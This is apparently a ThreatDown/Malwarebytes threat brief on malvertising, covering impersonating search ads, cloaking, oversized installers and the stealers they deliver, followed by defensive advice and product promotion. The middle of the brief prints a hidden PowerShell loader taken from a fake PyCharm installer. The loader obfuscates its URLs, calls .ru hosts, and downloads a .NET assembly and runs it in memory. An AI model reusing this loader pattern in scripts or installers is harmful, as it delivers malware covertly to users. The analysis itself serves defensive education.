eBook


ThreatDown™
Powered by Malwarebytes

# Threat Brief: Malvertising

# Malvertising as a malware delivery vector

**Malvertising is the use of online ads to spread scams or malware. It has been used by threat actors for years as both a cost-efficient and precise delivery vector.**

Malicious ads can appear in several places but more recently we have noticed a surge in malvertising via Google's search engine. Threat actors are impersonating brands by using the official brand name and website in the ad snippet, a practice that is extremely deceiving for the average user:




About 225,000,000 results (0.28 seconds)

Ad · https://www.slack.com/

Slack Official Site - Get Started With Slack

Once a victim clicks on the ad, they are redirected to a website that looks almost identical to the impersonated brand. The end goal is to have users download a malicious file disguised as the piece of software they are expecting.



Slack for Windows


With the Slack app, your team is never more than a click away.

# Changes in malspam defenses drive malvertising up

**Malspam has been the most popular delivery vector to distribute threats to small and large businesses for many years. Sending spam is relatively cheap especially when the emails come from compromised machines (bots).**

This approach is quite different from malvertising because it is all about volume and more of a shotgun type of approach. Victims are enticed with attachments that are laced with macros or scripts eventually downloading malware.

Some important decisions were made that affected the malspam threat landscape, namely decisions by Microsoft to tighten the security around Office documents. For example, the popular macros heavily used by threat actors are no longer allowed for documents downloaded from the internet.



TECH / MICROSOFT / WINDOWS

**Now Microsoft Office is blocking macros by default** / The change started rolling out this week to try to stop people from opening malware-laden files.

Jul 22, 2022

The Register

RESEARCH

**Microsoft closes another door to attackers by blocking Excel XLL files from the internet**

Jan 25, 2023


**Microsoft OneNote to get enhanced security after recent malware abuse**

March 10, 2023

# An FBI warning: popular software downloads leading to malware

**We believe that these new restrictions are forcing threat actors to look for additional malware delivery vectors to keep their infection rates high. This and other changes are likely to have led to an increase in malvertising again.**

In fact, the FBI issues a warning that malvertising was on the rise and delivering malware, even going as far as recommending users install ad blockers.



Public Service Announcement
FEDERAL BUREAU OF INVESTIGATION

**December 21, 2022**

Alert Number
**I-122122-PSA**

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations: www.fbi.gov/contact-us/field-offices

**Cyber Criminals Impersonating Brands Using Search Engine Advertisement Services to Defraud Users**


The FBI is warning the public that cyber criminals are using search engine advertisement services to impersonate brands and direct users to malicious sites that host ransomware and steal login credentials and other financial information.

# Evasion techniques from cloaking to binary padding

**Criminals love to use various deception techniques. It is critical for them to try to stay under the radar as long as possible.**

When it comes to online ads, they are leveraging a technique known as cloaking which consists of displaying different content based on the nature of a visitor.

Let's take an example with a malicious ad for the remote desktop software called AnyDesk.



google.com/search?q=anydesk&oq=anydesk&aqs=chrome..6

About 13,400,000 results (0.36 seconds)

Ad · https://www.amydesck.online/

AnyDesk: Fast Remote Desktop - Disc


AnyDesk's is ad-free and free for personal use. Whethe

To trick Google and researchers that investigate malvertising, the threat actor is checking several parameters when someone clicks on their ad.

This could be any of the following characteristics for a given user:

- **Geolocation** (country, city)
- **Browser name** (Chrome, Firefox, crawler)
- **IP address** (residential, corporate, VPN)
- **Time of day** (business hours, week-ends)

If any of the parameters does not follow what the intended target should be, a decoy page will be displayed. This page may have nothing to do with the ad, but what is important is that it is not malicious such that it doesn't raise suspicion:




amydesck.online/index2.html?gclid=EAIaIQobChMIzvjd1IfU_AIV2zWtBh2YjQ5zEAAYASAAEgLffPD_BwE

Travel

transform clicks-and-mortar paradigms

India's first manned mission to send people 6,000 meters under the ocean was called Samudrayaan.

**However, if the click belongs to a potential target, then the malicious page will be shown:**



anydeskcloud.online/?gclid=EAIaIQobChMIzvjd1IfU_AIV2zWtBh2YjQ5zEAAYASAAEgLffPD_BwE

Discover AnyDesk for Windows

Your Remote Desktop Software for Windows

- Lightly designed.
- Smooth Remote Desktop connections.
- Easy Online Remote Collaboration.
- Compatible with earlier Windows versions.
- Always free updates.


This simple cloaking technique has been used for years and continues to be very effective.


Another evasion technique targets antivirus software. Malware authors know that some security products have limitations such as the size of a given file. For example, if a file is bigger than 100MB, it is not scanned.

In the screenshots below we see a fake website offering the PyCharm Python software for download. We note that the file size is over 400 MB, and that is not a coincidence at all.


We also see another evasion technique that is rather clever. In the example above the file is an MSI installer that contains the real piece of software, giving the victim the illusion that they installed what they were looking for.

However, that installer also contains a malicious PowerShell script that will run silently and retrieve malware. Because it is a script and the download can be pointed to any location, the threat actor can once more avoid detection.





418,610 KB PyCharm-x64.msix




| Name | Date modified | Type | Size |
|---|---|---|---|
| AI_STUBS | 4/24/2023 1:46 PM | File folder | |
| AppxMetadata | 4/24/2023 1:46 PM | File folder | |
| Assets | 4/24/2023 1:46 PM | File folder | |
| [Content_Types].xml | 4/21/2023 5:31 AM | XML Document | 2 KB |
| AppxBlockMap.xml | 4/21/2023 5:32 AM | XML Document | 475 KB |

C:\User[redacted]Desktop\PyCharm-x64\Merge_nousa.ps1 - Notepad++

```
sleep -Milliseconds 1235

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest -Uri ('ht'+'t'+'ps:'+'//'+'advert-job.ru/start.php') -UseBasicParsing

$bytes = (New-Object System.Net.WebClient).DownloadData("https://adv-pardorudy.ru/dwnld/bu
$assembly = [System.Reflection.Assembly]::Load($bytes)

$method = $assembly.EntryPoint
if ($method) {
    $args1 = @($null)
    $method.Invoke($null, $args1)
}

Invoke-WebRequest -Uri ('ht'+'t'+'ps:'+'//'+'advert-job.ru/install.php') -UseBasicParsing
```


# Malvertising as a precursor to ransomware

These malvertising campaigns started in earnest around late November and ran for several months to reach a peak in February 2023.



In the pie chart below, we show the most common searches leading to malicious ads:

## Top searches




During that time, we observed the following malware families being dropped:

- **IcedID**
- **Aurora Stealer**
- **BatLoader**
- **Vidar**
- **Gozi**
- **RedLine**
- **PureCrypter**
- **Rhadamanthys**
- **Raccoon Stealer**
- **NetSupport RAT**
- **FakeBat**

Most of those threats are infostealers, collecting any credentials stored in the browser or the computer. Threat actors can then leverage any stolen data to further monetize their victims. For example, an IcedID infection may lead to tools such as Cobalt Strike being dropped.

In fact, ransomware groups are very interested in stolen credentials that often include RDP or VPN access that they can use for initial access. This is not new; back in 2019 the Vidar stealer was combined with the GanCrab ransomware via malvertising attacks.


## Top platforms abused to host malware



# Promote safe browsing

Although no amount of training can entirely eliminate all attacks, it can reduce the mistakes employees make that put your network at risk. Below are three tips to help your team mitigate malvertising threats:

1. **Explain to employees what is malvertising** and the potential risks.
2. **Educate employees to avoid clicking** on online ads in general, particularly when searching for software downloads.
3. **Encourage employees to double-check downloads** for their authenticity, even when they appear to be the expected software. If the file size is smaller or larger than expected, for example, then it might indicate that the file isn't a safe download.



Website blocked due to malvertising

Website Blocked: profoundrollcompatibility.com

Malwarebytes Browser Guard blocked this page because it may contain malicious activity.

⚠ We strongly recommend you do not continue. You may be putting your safety at risk by visiting this site. For more information, visit Malwarebytes Support.


□ Do not block this site again.

# Rely on tools, not training

**Malvertising attacks are a pervasive online threat, and their deceptive nature makes it nearly impossible to train employees to consistently and effectively identify them. Even experts at Google have struggled to identify malicious redirects from an ad, underscoring the fact that malvertising is a nuanced, technical problem that requires advanced tools to spot.**

In other words, while employee training is advised, your defense strategy against malvertising shouldn't hinge on your team recognizing brand impersonation, cloaking, or binary padding—as these are technical concepts that are likely too complex for the average user.

Instead, focus on equipping your team with advanced security tools to do the heavy lifting.



# How to stop malvertising

**To stop malvertising from having a negative impact on your systems and devices, there are a few things you can do.**


First, tighten up vulnerabilities on your systems and mobile devices. Keep your operating system, your applications, and web browsers (plug-ins included) up to date with the latest security patches.

ThreatDown Vulnerability and Patch Management *can help you do that.*

Block malicious IP addresses and domains with applications like Malwarebytes' web protection which is included in ThreatDown Endpoint Protection (EP) and our consumer software.

Consider using ad blockers, which can filter out the malvertising noise, thereby stopping dynamic scripts from loading dangerous content.

Provide employees with Malwarebytes Browser Guard which removes annoying ads that often point to content of questionable value and blocks web pages that contain malware.




Displaying records for Patches

Critical 0

Important 10

3 endpoints affected



Website blocked due to malvertising

Website Blocked: profoundrollcompatibility.com

Malwarebytes Browser Guard blocked this page because it may contain malicious activity.

We strongly recommend you do not continue. You may be putting your safety at risk by visiting this site. For more information, visit Malwarebytes Support.

← Go back

Continue to this website

□ Do not block this site again.

# Endpoint Detection and Response

**ThreatDown Endpoint Detection and Response (EDR)** runs the gamut of security from prevention through detection to remediation. Included is ThreatDown Endpoint Protection (EP) with web protection that blocks malvertising delivery sites and infrastructure. Meanwhile, ThreatDown EP malware protection detects the payloads pushed via malvertising attacks. Our add-on **Vulnerability Assessment and Patch Management** module also assesses threat exposure, and identifies vulnerabilities, so that organizations can keep operating systems, applications and web browsers up to date with the latest security patches.

Learn more about what solutions your organization needs to prevent malvertising and ransomware.

**Get an assessment**

ThreatDown™
Powered by Malwarebytes

threatdown.com

corporate-sales@malwarebytes.com

☎ 1.800.520.2796